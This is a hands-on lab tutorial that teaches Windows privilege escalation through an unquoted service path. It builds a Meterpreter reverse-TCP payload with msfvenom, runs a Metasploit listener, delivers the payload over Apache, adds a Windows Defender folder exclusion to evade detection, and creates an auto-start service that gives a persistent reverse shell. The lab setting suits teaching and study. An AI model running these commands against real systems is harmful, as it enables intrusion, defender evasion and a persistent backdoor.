**Lab - Windows Privilege Escalation: Unquoted Service Path**

**Overview**

The Unquoted Service Path vulnerability arises when a service is created whose path to the service executable contains spaces and is not enclosed within double quotes. If a low privilege user can write to a location along the unquoted service path, they could exploit the vulnerability.

The Windows API must assume where to find the referenced application if the path contains spaces and is not enclosed by quotation marks.

**Lab Requirements**

* An installation of VirtualBox on your host machine
* One updated virtual install of Kali Linux.
* One virtual install of either Windows 7 or 10.
* VirtualBox networking should be set to host networking

**Start the lab!**

Ensure your Kali and your Windows target are up running inside of the VirtualBox manager.


**Establish a Meterpreter Session with the target**

Log on to Kali Linux.

On your Kali desktop, create a new folder. Name the usp. Find the new folder on your Kali desktop, right-click on the folder, and from the context menu, select Open Terminal Here

**Find the IP address for your Local Host (LH)**

Open a new terminal. Type in ifconfig to find the IP address assigned to your eth0 adapter.



This is my IP address; yours will differ. Leave the terminal open.

Open a second terminal on your Kali machine, and at the prompt, type or copy and paste the following vsfvenom script. Change the IP address for the LHOST to that of your Kali machine.

**msfvenom -p windows/meterpreter/reverse\_tcp -a x86 –platform windows -f exe LHOST=192.168.56.132 LPORT=4444 -o /root/Desktop/usp/update.exe**


Text

Description automatically generated

The command above instructs msfvenom to generate a 32-bit Windows executable file that implements a reverse TCP connection for the payload. The format must be specified as type .exe, and the localhost (LHOST) and local port (LPORT) must be defined. The LHOST is the IP address of our attacking Kali Linux machine that we got in the last command, and the LPORT is the port to listen on for a connection from the target once it has been compromised.

I have named the executable in the script **update.exe**. You are free to name your executable anything you want.

Check your work folder. Inside the work folder is the executable we created. Close the folder



**Create your meterpreter session**

From your Kali machine, open a new terminal at the console type, **msfconsole**.

**Choose an exploit**

At the MSF6 prompt, type, **use multi/handler**

Text

Description automatically generated

Set the payload.

At the prompt, type, **set payload windows/meterpreter/reverse\_tcp**

Text

Description automatically generated

Set the IP address for your LHOST (Kali)

At the prompt type, **set LHOST <Your Kali’s assigned IP address>**

Text

Description automatically generated

Set the listening port for the reverse shell.

At the prompt type, **set LPORT 4444**

**Text

Description automatically generated**

Launch the exploit

At the prompt, type, **run—p**ress enter.

We now have our listener established.



**Start your Apache Web Server**


Open a new terminal. At the prompt type, **service apache2 start—p**ress enter.

Graphical user interface, text


Description automatically generated

**Copy the vsfvenom file to your html directory**


Open your usp working folder. Next, right-click on your update,exe file, and from the context menu, select Copy.




From your desktop, click on File System. In the right windowpane, open the var directory. Inside the var directory, open the www directory. Inside the www directory, open the html directory—Right-click in the right windowpane, and from the context menu, select paste.



From your Windows 10 target, in the Windows search bar, type **ie** to open Internet Explorer.



In the address bar of your IE browser, type, http://<ip address of your Kali/update.exe>




**Make an exclusion for your target’s desktop folder**


The easiest way to get around Windows Defender is to exclude the folder that contains the payload.

Click inside the Windows 10 target window. Next, press the Windows + I key. This brings up Windows settings.


Scroll to the bottom and click on Update and Security.



On the next screen, click on Virus & threat protection. On the next screen under Virus & threat protection, click on Manage settings.




On the next screen, scroll down until you come to, Exclusions. Then, click on, Add or Remove Exclusions.




Exclude your Desktop folder. This will stop Windows Defender from blocking and quarantining your payload.

When you have the payload saved to your target's desktop, make sure you have your listener on Kali up and ready to receive. Then, from your target’s desktop, x2 the update.exe payload.

When the SmartScreen warning pops up, press the run button.



When the UAC pops up, press the yes button. Next, look at the Kali terminal. You should now have a Meterpreter session established between your Windows target and your Kali machine.



# Windows Privilege Escalation: Unquoted Service Path

# Once we launch the payload, the Windows 10 target will establish a reverse shell with our Kali machine. We can confirm this by the presence of a Meterpreter prompt on our Kali terminal.

# 

# At the Meterpreter prompt, type, shell, and press enter. This will drop us down into the command prompt on our Windows 10 target.

# Text Description automatically generated

# Check for an existing Unquoted Service Path vulnerability

# We can check any windows machine for an Unquoted Service Path vulnerability by using the following script. At the shell prompt, copy and paste the following script to

# wmic service get name,displayname,pathname,startmode |findstr /i “auto” |findstr /i /v “c:\windows\\” |findstr /i /v “””

# Text Description automatically generated

# Create an Unquoted Service Path vulnerability

# We don’t have an existing Unquoted Service Path vulnerability, but we can create a fake service with the vulnerability.

# Create a directory for the fake service.

# mkdir "C:\Program Files\NotLegit\BadService"

# 

# Create a fake service

# sc create "I am not a real service" binpath= "C:\Program Files\NotLegit\BadService\update.exe" start= auto

# 

# Give the built-in users group write access to the root folder of the fake service.

# icacls "C:\Program Files\NotLegit" /grant "BUILTIN\Users":W

# 

# Check the folder permission for the fake service

# icacls "C:\Program Files\NotLegit"

# 

# Exit the Windows 10 shell.

# 

# Type quit at the meterpreter prompt.

# 

# Use your up arrow to reload the settings for the payload, IP address for the LHOST, and the listening port for the LPORT. Finally, type run to create another reverse shell listener.

# 

# Restart your Windows 10 target. Watch your Kali terminal. Once the fake servicer service starts, we will have a new reverse shell.

# 

# Summary –

# In this lesson, you learned to detect and create an Unquoted Service Path vulnerability that will create a persistent revere shell and elevate your privileges each time the machine is restarted.